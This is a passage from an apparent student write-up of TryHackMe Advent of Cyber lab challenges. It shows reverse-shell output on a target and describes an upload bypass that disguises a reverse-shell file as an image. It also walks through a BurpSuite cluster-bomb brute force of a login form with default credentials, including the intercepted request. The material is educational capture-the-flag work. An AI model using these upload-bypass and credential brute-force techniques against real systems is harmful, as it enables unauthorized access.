Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
 2020 x86_64 x86_64 x86_64 GNU/Linux
 07:29:41 up 49 min,  0 users,  load average: 0.00, 0.00, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (820): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

By applying the command "`cat /var/www/flag.txt`" we captured the flag

```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're
 enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesom
e @Vargnaar for his invaluable design lessons, without which the theming
 of the past two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}
```

Thought Process/Methodology:

Having accessed the target machine, we were shown a page where we have to insert our own id. We proceeded to enter the id in the link. After pressing the enter key, we opened the website's uploading page. By right-clicking on the page and clicking on "view page source", we can see what types of files are accepted when uploading. By guessing where the uploaded files go, we found out that it is located at "/uploads/". After changing the ip and port in the reverse shell file and renaming it by adding ".jpeg"/".png", we can now upload the file into the website. After connecting to netcat, we open the file in the "uploads" directory. Now, we have successfully connected to our target. By using the "cat /var/www/flag.txt", we successfully captured the flag.

Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Openvpn, BurpSuite

Walkthrough

Question 1

Reading through the paragraph we can see what the botnet is called, and that is **Mirai**

> What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

We can see how much they paid for the bug hunts where Starbucks paid **$250**

> In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3

This report has shown who disclosed the report in June 25th which is **ag3nt-j1**

> arm4nd0 requested to disclose this report. Jun 25th (2 years ago)
>
> ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report. Jun 25th (2 years ago)

Question 4&5

While opening up the setting for FoxyProxy you can get both the port number and proxy type

Proxy Type

HTTP

Proxy IP address or DNS name ★


127.0.0.1

Port ★

8080

Question 6

Putting “PSP0201” in the decoder in BurpSuite we can see what it encodes as in url form




Question 7


We can go to the help/info section in the intruder tab (the “?” icon on the top left side) and look at the list of attacks and what they do


Cluster bomb - This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets - this may be extremely large.

Question 8


Use BurpSuite to brute force the login form (make sure to switch foxyproxy to burp first in order to use BurpSuite).









Now we need to go to the proxy part in BurpSuite as that is the tool to help us for today



Then we should insert some sign in credentials for a dud in the website and because we used the burp mode from FoxyProxy the site will be stuck in a loading state unless we allow it to continue its operation (Use the “Forward” button to re allow the site to work normally)




If successful there will be a script like this in BurpSuite




We then right click on an empty space and select both “Send to Intruder” and “Send to Repeater” (we could also use some keyboard shortcuts which is “Ctrl+I” for Intruder and “Ctrl+R” for Repeater

```
1 POST /login HTTP/1.1
2 Host: 10.10.105.60
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.105.60
0 Connection: close
1 Referer: http://10.10.105.60/
2 Upgrade-Insecure-Requests: 1
3
4 username=user&password=1234
```





The script will then go to both of the tools respectively. We will only use the Intruder tool the most for today's questions. Remember to check the entities for the dud we put (In this case its “user” and “1234”) if its been selected (having the “$” at each end) so that we can let the tool to focus that for the cluster bomb attack we’re going to be using



After then we will use the following lists for the default credentials as the question wants us to do but first we must go to the payloads tab to add the default credentials for the tool to use (set 1 as the username field and 2 as the password field).


Username	Password
root	root
admin	password
user	12345





Press the “Start Attack” button

Then the result from the attack is as follows



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	root	root	302			309	
2	admin	root	302			309	
3	user	root	302			309	
4	root	password	302			309	
5	admin	password	302			309	
6	user	password	302			309	
7	root	12345	302			309	
8	admin	12345	302			255	
9	user	12345	302			309	

Then we must find the odd one out in the “Length” area. Use the correct credentials to log in to the Santa Sleigh Tracker app. Don't forget to turn off Foxyproxy once BurpSuite has finished the attack!

We now got the flag for today's challenge to enter in the answer sections

Thought Process:

After getting in the target website, we are needed to set up FoxyProxy to “burp” a site. We can immediately execute BurpSuite in this manner as it only requires just a burp to know which target to intercept. The script that we got after the intercept is valuable data that we can use for the attack. We need to send the script to Intruder to set up the attack and which data we are going to use for it. The attack were going to use is the cluster bomb attack. After setting up the payload like the question requested we then proceed with the attack. It's going to go through one by one, from the payload that we set, to look at what is the actual credentials that was used to access the login page. After inputting the correct login information that we got from the result of the attack, we can get the flag and call it a day completed.

<u>Day 4: Web Exploitation – Santa's watching</u>
Tools used: AttackBox, OperaGX
Solution/walkthrough:
Question 1

By using the wfuzz command, the flags and the url

